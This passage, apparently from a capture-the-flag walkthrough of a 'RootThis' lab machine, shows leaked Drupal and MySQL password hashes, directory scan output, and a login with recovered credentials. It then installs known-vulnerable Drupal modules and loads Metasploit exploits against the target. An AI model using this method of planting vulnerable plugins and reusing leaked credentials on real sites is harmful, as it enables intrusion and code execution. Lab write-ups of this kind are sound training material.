  {}','system',1,0,1,0,0,1,0,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('navigation',5,0,'node/%','node/%','','a:0:{}'.system',0,0,0,0,0,1,0,5,0,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('navigation',6,0,'node/add','node/add','Add content','a:0:
  {}','system',0,0,1,0,0,1,0,6,0,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('management',7,1,'admin/appearance','admin/appearance','Appearance','a:1:{s:10:"attributes
  \";a:1:{s:5:"title\";s:33:"Select and configure your themes.
  \";}}','system',0,0,0,0,-6,2,0,1,7,0,0,0,0,0,0,0,0,0,0,0,0,0),
  ('management',8,1,'admin/config','admin/config','Configuration','a:1:
```


After looking at many tables, I found a table named 'users' but I found nothing useful in this table.

```
2148 /*!40101 SET character_set_client = @saved_cs_client */;
2149
2150 --
2151 -- Dumping data for table `users`
2152 --
2153
2154 LOCK TABLES `users` WRITE;|
2155 /*!40000 ALTER TABLE `users` DISABLE KEYS */;
2156 INSERT INTO `users` VALUES
  (0, '', '', '', '', '', NULL, 0, 0, 0, 0, NULL, '', 0, '', NULL), (1, 'webman', '$S
  $D48VBXSv5S.xSEjmL0yEPUL.okqerljl.gR6X7q0nyYAvymhZ4VN', 'webman@localhost.r
  Berlin', '', 0, 'webman@localhost.net', 'b:0;');
2157 /*!40000 ALTER TABLE `users` ENABLE KEYS */;
2158 UNLOCK TABLES;
2159
2160 --
2161 -- Table structure for table `users_roles`
2162 --
2163
2164 DROP TABLE IF EXISTS `users_roles`;
2165 /*!40101 SET @saved_cs_client      = @@character_set_client */;
2166 /*!40101 SET character_set_client = utf8 */;
2167 CREATE TABLE `users_roles` (
2168   `uid` int(10) unsigned NOT NULL DEFAULT '0' COMMENT 'Primary Key:
```

Afterwards I found another table named "user". In this, I found two usernames "root" and other "user" along with hashes which may be password hashes..

```
dump.sql X
3082
3083 --
3084 -- Dumping data for table `user`
3085 --
3086
3087 LOCK TABLES `user` WRITE;
3088 /*!40000 ALTER TABLE `user` DISABLE KEYS */;
3089 INSERT INTO `user` VALUES
  ('localhost', 'root', '*7AFEA5774E672996251E09B946CB3953FC67656', 'Y', 'Y', 'Y',
  ('localhost', 'webman', '*9AF2F8E8C08165DC70FA4B4F8D40EA6EC84CB6D2', 'N', 'N',
3090 /*!40000 ALTER TABLE `user` ENABLE KEYS */;
3091 UNLOCK TABLES;
3092
3093 --
3094 -- Table structure for table `general_log`
3095 --
3096
3097 /*!40101 SET @saved_cs_client      = @@character_set_client */;
3098 /*!40101 SET character_set_client = utf8 */;
3099 CREATE TABLE IF NOT EXISTS `general_log` (
3100   `event_time` timestamp(6) NOT NULL DEFAULT CURRENT_TIMESTAMP(6) ON
  UPDATE CURRENT_TIMESTAMP(6),
3101   `user_host` mediumtext NOT NULL,
3102   `thread_id` bigint(21) unsigned NOT NULL,
```

Parrot OS has a tool named hash-identifier which can be used to identify the type of hash. I opened hash-identifier to see what these hashes are. Both these hashes are MySQL 160bit and may be cracking them with online services would be difficult.

The question here was where to login with these acquired credentials. On my other tab, Dirb tool has finished its scan. There are many directories of Drupal. So there's a Drupal website running on the target.

```
+ http://192.168.41.176/drupal/modules/php/install.mysql (CODE:403|SIZE:321)
+ http://192.168.41.176/drupal/modules/php/install.pgsql (CODE:403|SIZE:321)
+ http://192.168.41.176/drupal/modules/php/Root (CODE:403|SIZE:312)


---- Entering directory: http://192.168.41.176/drupal/modules/poll/ ----
+ http://192.168.41.176/drupal/modules/poll/install.mysql (CODE:403|SIZE:322)
+ http://192.168.41.176/drupal/modules/poll/install.pgsql (CODE:403|SIZE:322)
+ http://192.168.41.176/drupal/modules/poll/Root (CODE:403|SIZE:313)

---- Entering directory: http://192.168.41.176/drupal/modules/profile/ ----
+ http://192.168.41.176/drupal/modules/profile/install.mysql (CODE:403|SIZE:325)
+ http://192.168.41.176/drupal/modules/profile/install.pgsql (CODE:403|SIZE:325)
+ http://192.168.41.176/drupal/modules/profile/Root (CODE:403|SIZE:316)

---- Entering directory: http://192.168.41.176/drupal/modules/rdf/ ----
+ http://192.168.41.176/drupal/modules/rdf/install.mysql (CODE:403|SIZE:321)
+ http://192.168.41.176/drupal/modules/rdf/install.pgsql (CODE:403|SIZE:321)
+ http://192.168.41.176/drupal/modules/rdf/Root (CODE:403|SIZE:312)
==> DIRECTORY: http://192.168.41.176/drupal/modules/rdf/tests/

---- Entering directory: http://192.168.41.176/drupal/modules/search/ ----
^C> Testing: http://192.168.41.176/drupal/modules/search/aff
└─[x]─[root@parrot]─[~]
#
```

I open the Drupal website in the browser and find a login screen. Let's try entering the credentials here.



The screenshot shows a Mozilla Firefox browser window with the address bar displaying '192.168.41.176/drupal/'. The page title is 'Welcome to RootThis | RootThis - Mozilla Firefox'. The main content area features the Drupal logo and the text 'RootThis'. Below this, there is a 'Home' button and a 'User login' form. The form contains fields for 'Username' (with the value 'webman') and 'Password' (with masked characters). Below the form are links for 'Create new account' and 'Request new password', and a 'Log in' button. To the right of the login form, the text 'Welcome to RootThis' is displayed, followed by the message 'No front page content has been created yet.'

The login is successful.

A screenshot of a web browser showing the home page of a website named 'RootThis'. The browser's address bar shows the URL '192.168.41.176/drupal/node'. The page features a blue header with the 'RootThis' logo and name. Below the header is a navigation menu with items like 'Dashboard', 'Content', 'Structure', 'Appearance', 'People', 'Modules', 'Configuration', 'Reports', and 'Help'. A secondary navigation bar contains 'Add content', 'Find content', and 'Edit shortcuts'. The main content area has a search bar, a 'Welcome to RootThis' message, and a link to 'Add new content'. A 'Navigation' sidebar on the left includes an 'Add content' link.

Let's see what can we do on this website. Our target appears to be running Drupal 7.61 version.

A screenshot of the administration dashboard for the 'RootThis' website. The browser's address bar shows the URL '192.168.41.176/drupal/node#overlay=adr'. The page title is 'Dashboard | RootThis'. The navigation menu is similar to the home page. A prominent orange warning box with a red 'X' icon states: 'There is a security update available for your version of Drupal. To ensure the security of your server, you should update immediately! See the available updates page for more information and to install your missing updates.' Below the warning is a '+ Customize dashboard' link. At the bottom, there are two panels: 'Recent content' which says 'No content available.', and 'Search form' which includes a search input field and a 'Search' button.


A search on searchsploit for any exploits related to the target Drupal version proved futile.

```
[root@parrot]~[~/Downloads]
#searchsploit -e drupal 7.61
-----
Exploit Title      | Path
-----|-----
functionality and enables the translation | (/usr/share/exploitdb/platforms)

[root@parrot]~[~/Downloads]
#searchsploit -e drupal 7
-----
Exploit Title      | Path
-----|-----
languages other than English | (/usr/share/exploitdb/platforms)
Drupal 7.12 - Multiple Vulnerabilities | /php/webapps/18564.txt
Drupal 7.0 < 7.31 - SQL Injection (1) | /php/webapps/34984.py
Drupal 7.0 < 7.31 - SQL Injection (2) | /php/webapps/34992.txt
Drupal 7.32 - SQL Injection (PHP) | /php/webapps/34993.php

[root@parrot]~[~/Downloads]
#
```

As I was exploring the site, I can see that I can install new Drupal modules. Just like plugins in Wordpress, modules in Drupal extend the functionality of the core website.



Three years back, there were two modules of Drupal that were vulnerable to command execution and code execution vulnerabilities. There are also Metasploit modules for these vulnerabilities. My plan is to install these vulnerable modules and get a shell using Metasploit modules.

A search on exploit database has given me not only the exploits for this modules but also the vulnerable modules.

2017-03-09	↓	✓	Drupal 7.x Module Services - Remote Code Execution	WebApps	PHP	Charles Fol
2016-07-25	↓	✗	Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	WebApps	PHP	Mehmet Ince
2016-07-23	↓	✗	Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	Remote	PHP	Raz0r
2016-07-20	↓	✓	Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	Remote	PHP	Mehmet Ince
2012-06-25	↓	✓	Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload	WebApps	PHP	Sammy FORGIT

Showing 1 to 15 of 40 entries (filtered from 41,304 total entries) [1](#) [2](#) [3](#) [NEXT](#) [LAST](#)

I downloaded and installed both Drupal Coder and Drupal Restws modules from exploit database as shown below.

Update manager | RootThis - Mozilla Firefox

Update manager | Ro... x Exploit Database - E... x +

192.168.41.176/drupal/authorize.php

Update manager

✓ Installation was completed successfully.

restws

- Installed *restws* successfully

Next steps

- [Install another module](#)
- [Enable newly added modules](#)
- [Administration pages](#)

Update manager... x Exploit Database... x Drupal 7.x Modul... x Entity API | Drup... x +

192.168.41.176/drupal/authorize.php

Update manager

✓ Installation was completed successfully.

coder

- Installed *coder* successfully

Next steps

After successful installation, enable the Drupal restws module as shown below. The Drupal coder module need not be enabled.

The screenshot shows the Drupal admin interface at the URL `192.168.41.176/drupal/admin/modules`. The 'Modules' tab is selected in the top navigation bar. Under the 'OTHER' category, a table lists modules with columns for 'ENABLED', 'NAME', 'VERSION', 'DESCRIPTION', and 'OPERATIONS'. The 'RESTful web services' module is highlighted with a black arrow pointing to its unchecked checkbox. Below the table is a 'Save configuration' button.

ENABLED	NAME	VERSION	DESCRIPTION	OPERATIONS
<input checked="" type="checkbox"/>	Basic authentication login	7.x-2.5	User login from HTTP authorization headers (part of RESTful web services).	
<input type="checkbox"/>	RESTful web services	7.x-2.5	Provides RESTful web services. Requires: Entity (missing)	

Start Metasploit and search for Drupal modules as shown below. The modules we want are highlighted .

```
msf5 > search drupal

Matching Modules
=====
   Name                                     Disclosure Date  Rank  Ch
  ---                                     -
  ---
  auxiliary/gather/drupal_openid_xxe       2012-10-17      normal  Ye
  s   Drupal OpenID External Entity Injection
  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02      normal  Ye
  s   Drupal Views Module Users Enumeration
  exploit/multi/http/drupal_drupalgeddon     2014-10-15      excellent No
  s   Drupal HTTP Parameter Key/Value SQL Injection
  exploit/unix/webapp/drupal_coder_exec     2016-07-13      excellent Ye
  s   Drupal CODER Module Remote Command Execution
  exploit/unix/webapp/drupal_drupalgeddon2   2018-03-28      excellent Ye
  s   Drupal Drupalgeddon 2 Forms API Property Injection
  exploit/unix/webapp/drupal_restws_exec    2016-07-13      excellent Ye
  s   Drupal RESTWS Module Remote PHP Code Execution
  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20      normal  Ye
  s   Drupal RESTful Web Services unserialize() RCE
  exploit/unix/webapp/php_xmlrpc_eval      2005-06-29      excellent Ye
```

First load the `exploit/unix/webapp/drupal_restws_exec` module as shown below and check the options it requires.

```

msf5 > use exploit/unix/webapp/drupal_coder_exec
msf5 exploit(unix/webapp/drupal_coder_exec) > show options

Module options (exploit/unix/webapp/drupal_coder_exec):

  Name          Current Setting  Required  Description
  ----          -
  Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes       The target address range or CIDR identifier
  RPORT              80        The target port (TCP)
  SSL                 false     Negotiate SSL/TLS for outgoing connections
  TARGETURI          /         The target URI of the Drupal installation
  VHOST              no        HTTP server virtual host

```

Set the RHOSTS and targeturi options and check whether the target is vulnerable or not. It is indeed vulnerable.

```

